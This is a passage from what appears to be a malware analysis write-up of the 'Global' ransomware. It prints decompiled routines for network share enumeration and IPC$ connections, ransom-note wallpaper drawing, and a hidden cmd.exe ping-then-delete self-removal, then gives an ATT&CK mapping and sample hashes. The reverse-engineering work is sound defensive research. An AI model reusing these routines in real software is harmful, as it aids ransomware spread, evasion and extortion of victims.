MemoryWithZeroFill_1 = MemoryWithZeroFill;
if ( MemoryWithZeroFill )
{
  MemoryWithZeroFill_2 = MemoryWithZeroFill;
  DestinationAddress = inet_addr(cp);
  v6 = IcmpSendEcho(File, DestinationAddress, 0, 0, 0, MemoryWithZeroFill_2, 0x24u, 0x32u);
  HeapFree_wrp(MemoryWithZeroFill_1);
  IcmpCloseHandle(File);
  return v6 != 0;
}
else
{
  IcmpCloseHandle(File);
  return 0;
}
```

Figure 51: Check if Target Alive

```
wsprintfW(Name, L"\\\\%s\\IPC$", a2);
lpUserName = lpString1 + 286;
memset(&NetResource, 0, 20);
v4 = lpString1[286] == 0;
NetResource.lpComment = 0;
NetResource.lpProvider = 0;
NetResource.lpRemoteName = Name;
if ( v4 || (lpPassword = lpString1 + 546, !lpString1[546]) )
{
  lpPassword = 0;
  lpUserName = 0;
}
if ( WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0) )
  return 0;
WNetCancelConnection2W(Name, 0, 1);
return 1;
```

Figure 52: Add Connection

```
do
{
  if ( !bufptr[v5 + 4] )
  {
    targetDirectories = Windows_;          // "Windows"
    while ( lstrcmpiW(*&bufptr[v5], *targetDirectories) )
    {
      if ( ++targetDirectories >= &off_436020 )// "ADMIN$"
      {
        lstrcpyW(String1, servername_1);
        wsprintfW(&String1[16], L"\\\\%s\\%s", servername_1, *&bufptr[v5]);
        v15 = 0;
        lpString1_2 = lpString1_1;
        src = lpString1_1[428];
        if ( src == lpString1_1[429] )
        {
          sub_404220(lpString1_1 + 427, src, String1);
        }
        else
        {
          qmemcpy(src, String1, 0x228u);
          src[276] = v15;
          lpString1_2[428] += 554;
          servername_1 = servername_2;
        }
        goto LABEL_13;
      }
    }
```

Figure 53: Enumerate Shares

Set Desktop Wallpaper

The target host wallpaper is set, notifying the user of their demise, and the name of the ransom note.

```
user32 = ResolveModule(0x86A4AF70);
gdi32 = ResolveModule(0x3FBFC765);
gdi32_1 = gdi32;
if ( user32 )
{
  if ( gdi32 )
  {
    ResolveGetDC = ResolveAPI(user32, 2670894601);
    ResolveReleaseDC = ResolveAPI(user32, 4241838506);
    ResolveSystemParametersInfoW = ResolveAPI(user32, 3811102526);
    ResolveFillRect = ResolveAPI(user32, 947285815);
    ResolveDrawTextW = ResolveAPI(user32, 2007539020);
    ResolveCreateCompatibleDC = ResolveAPI(gdi32_1, 3657679709);
    ResolveCreateCompatibleBitmap = ResolveAPI(gdi32_1, 4043764819);
    ResolveGetDeviceCaps = ResolveAPI(gdi32_1, 1997237785);
    ResolveDeleteDC = ResolveAPI(gdi32_1, 731760540);
    ResolveSelectObject = ResolveAPI(gdi32_1, 2597497913);
    ResolveDeleteObject = ResolveAPI(gdi32_1, 3930441516);
    ResolveSetBkMode = ResolveAPI(gdi32_1, 2283759648);
    ResolveSetTextColor = ResolveAPI(gdi32_1, 1601246674);
    ResolveCreateFontW = ResolveAPI(gdi32_1, 2666423780);
    ResolveGetDIBits = ResolveAPI(gdi32_1, 344394913);
    gdi32 = ResolveAPI(gdi32_1, 17871509);
    ::gdi32 = gdi32;
    if ( ResolveGetDC )
    {
      if ( ResolveCreateCompatibleDC
        && ResolveCreateCompatibleBitmap
        && ResolveGetDeviceCaps
        && ResolveDeleteDC
        && ResolveReleaseDC
        && ResolveSelectObject
        && ResolveDeleteObject
        && ResolveSetBkMode
        && ResolveSetTextColor
        && ResolveCreateFontW
        && ResolveGetDIBits
        && ResolveSystemParametersInfoW
        && gdi32
        && ResolveFillRect
        && ResolveDrawTextW )
      {
```

Figure 54: Resolve More APIs

```
{
  GetEnvironmentVariableW(L"USERPROFILE", &YOUR_FILES_HAVE_BEEN_ENCRYPTED_[28], 0x104u);
  lstrcatW(&YOUR_FILES_HAVE_BEEN_ENCRYPTED_[28], L"\\wallpaper.bmp");
  DC = ResolveGetDC(0, buf, a1);
  NumberOfBytesWritten = ResolveGetDeviceCaps(DC, 8);
  lpBuffer = ResolveGetDeviceCaps(DC, 10);
  CompatibleDC = ResolveCreateCompatibleDC(DC);
  CompatibleBitmap = ResolveCreateCompatibleBitmap(DC, NumberOfBytesWritten, lpBuffer);
  ResolveSelectObject(CompatibleDC, CompatibleBitmap);
  NumberOfBytesWritten_1 = NumberOfBytesWritten;
  v7 = ::gdi32(0);
  v21 = 0;
  v22 = 0;
  NumberOfBytesWritten_2 = NumberOfBytesWritten;
  lpBuffer_1 = lpBuffer;
  ResolveFillRect(CompatibleDC, &v21, v7);
  ResolveDeleteObject(v7);
  ResolveSetBkMode(CompatibleDC, 1);
  ResolveSetTextColor(CompatibleDC, 0xFFFFFF);
  FontW = ResolveCreateFontW(lpBuffer / 15, 0, 0, 0, 700, 0, 0, 0, 1, 0, 0, 0, 49, L"Terminal");
  ResolveSelectObject(CompatibleDC, FontW);
  qmemcpy(
    YOUR_FILES_HAVE_BEEN_ENCRYPTED_,
    L"YOUR FILES HAVE BEEN ENCRYPTED!",
    sizeof(YOUR_FILES_HAVE_BEEN_ENCRYPTED_));
  qmemcpy(CHECK_README., L"CHECK README.", sizeof(CHECK_README.));
  memset_0(bufa, 0, sizeof(bufa));
  v8 = lstrlenW(CHECK_README.);
  v9 = *GLOBAL;
  if ( *GLOBAL )
  {
    v10 = GLOBAL - v8;
    do
    {
      CHECK_README.[v8++] = v9;
      v9 = *(v10 + v8);
    }
    while ( v9 );
  }
  lstrcpyW(&CHECK_README.[v8], L".txt");
  lpBuffer_2 = lpBuffer;
  v26[0] = v21;
  v26[1] = v22;
  v26[2] = NumberOfBytesWritten_2;
  v26[3] = lpBuffer / 2;
  ResolveDrawTextW(CompatibleDC, YOUR_FILES_HAVE_BEEN_ENCRYPTED_, -1, v26, 41);
  v27[0] = v21;
  v27[2] = NumberOfBytesWritten_2;
  v27[3] = lpBuffer_1;
  v27[1] = lpBuffer / 2;
  ResolveDrawTextW(CompatibleDC, CHECK_README., -1, v27, 33);
  nNumberOfBytesToWrite_1 = lpBuffer * ((3 * NumberOfBytesWritten_1 + 3) & 0xFFFFFFFC);
  lpBuffer = AllocateMemoryWithZeroFill(nNumberOfBytesToWrite_1);
  memset(&lpBuffer_4[4], 0, 28);
  lpBuffer_4[0] = 40;
  lpBuffer_4[1] = NumberOfBytesWritten;
  lpBuffer_4[2] = lpBuffer_2;
  lpBuffer_4[3] = 1572865;
  ResolveGetDIBits(CompatibleDC, CompatibleBitmap, 0, lpBuffer_2, lpBuffer, lpBuffer_4, 0);
  FileW = CreateFileW(FileName, GENERIC_WRITE, 0, 0, 2, FILE_READ_ATTRIBUTES, 0);
  if ( FileW == -1 )
  {
    lpBuffer_3 = lpBuffer;
  }
```

Figure 55: Set Wallpaper

Self Deletion

To cleanup, the encryptor will launch command prompt, have it ping `127.0.0.7`, giving the encryptor process just enough time to finish and close the handle to its mutex before the encryptor binary is deleted.

```
HANDLE FileW; // esi
int FileInformation; // [esp+2Eh] [ebp-C8Ch] BYREF
struct _PROCESS_INFORMATION ProcessInformation; // [esp+32h] [ebp-C88h] BYREF
struct _STARTUPINFOW StartupInfo; // [esp+42h] [ebp-C78h] BYREF
WCHAR buf[520]; // [esp+86h] [ebp-C34h] BYREF
WCHAR CommandLine[1040]; // [esp+496h] [ebp-824h] BYREF

memset_0(buf, 0, sizeof(buf));
memset_0(CommandLine, 0, sizeof(CommandLine));
if ( !ResolveGetModuleFileNameW(0, buf, 0x208u) )
  return 0;
wsprintfW(CommandLine, L"cmd.exe /C ping 127.0.0.7 -n 3 > Nul & Del /f /q \"%s\"", buf);
memset(&StartupInfo.lpReserved, 0, 40);
memset(&StartupInfo.wShowWindow, 0, 20);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.cb = 68;
StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
if ( !CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
  return 0;
ResolveCloseHandle(ProcessInformation.hThread);
ResolveCloseHandle(ProcessInformation.hProcess);
FileW = ResolveCreateFileW(buf, 0x10000u, 0, 0, 3u, 0x80u, 0);
if ( FileW != -1 )
{
  HIBYTE(FileInformation) = 1;
  SetFileInformationByHandle(FileW, FileDispositionInfo, &FileInformation + 3, 1u);
  ResolveCloseHandle(FileW);
}
return 1;
```

Figure 56: Ping and Self Delete

MITRE ATT&CK Mapping

- Collection (TA0009)
  - T1005: Data from Local System
- Defense Evasion (TA0005)
  - T1070: Indicator Removal
    - T1070.001: Clear Windows Event Logs
    - T1070.004: File Deletion
  - T1107: File Deletion
  - T1134: Access Token Manipulation
  - T1202: Indirect Command Execution
  - T1562: Impair Defenses
    - T1562.001: Disable or Modify Tools
- Discovery (TA0007)
  - T1007: System Service Discovery
  - T1016: System Network Configuration Discovery
  - T1057: Process Discovery
  - T1063: Security Software Discovery
  - T1082: System Information Discovery
  - T1083: File and Directory Discovery

    - T1135: Network Share Discovery
    - T1518: Software Discovery
        - T1518.001: Security Software Discovery
- Execution (TA0002)
    - T1053: Scheduled Task/Job
        - T1053.005: Scheduled Task
    - T1059: Command and Scripting Interpreter
    - T1106: Native API
    - T1129: Shared Modules
- Impact (TA0040)
    - T1486: Data Encrypted for Impact
    - T1489: Service Stop
    - T1490: Inhibit System Recovery
- Persistence (TA0003)
    - T1031: Modify Existing Service
    - T1053: Scheduled Task/Job
        - T1053.005: Scheduled Task
    - T1543: Create or Modify System Process
        - T1543.003: Windows Service
- Privilege Escalation (TA0004)
    - T1053: Scheduled Task/Job
        - T1053.005: Scheduled Task
    - T1134: Access Token Manipulation
    - T1543: Create or Modify System Process
        - T1543.003: Windows Service

Related Samples

These are additional samples related to the Global Ransomware family:

SHA-256: 1f6640102f6472523830d69630def669dc3433bbb1c0e6183458bd792d420f8e
SHA-256: 232f86e26ced211630957baffcd36dd3bcd6a786f3d307127e1ea9a8b31c199f
SHA-256: 28f3de066878cb710fe5d44f7e11f65f25328beff953e00587ffeb5ac4b2faa8
SHA-256: a8c28bd6f0f1fe6a9b880400853fc86e46d87b69565ef15d8ab757979cd2cc73
SHA-256: c5f49c0f566a114b529138f8bd222865c9fa9fa95f96ec1ded50700764a1d4e7
SHA-256: c7b91de4b4b10c22f2e3bca1e2603160588fd8fd829fd46103cf536b6082e310

Acknowledgment

That’s all Folks!

If I made any mistakes please let me know!

Thanks to REMOVED for sharing the Global promo video with me!
Thanks to OALabs for HashDB!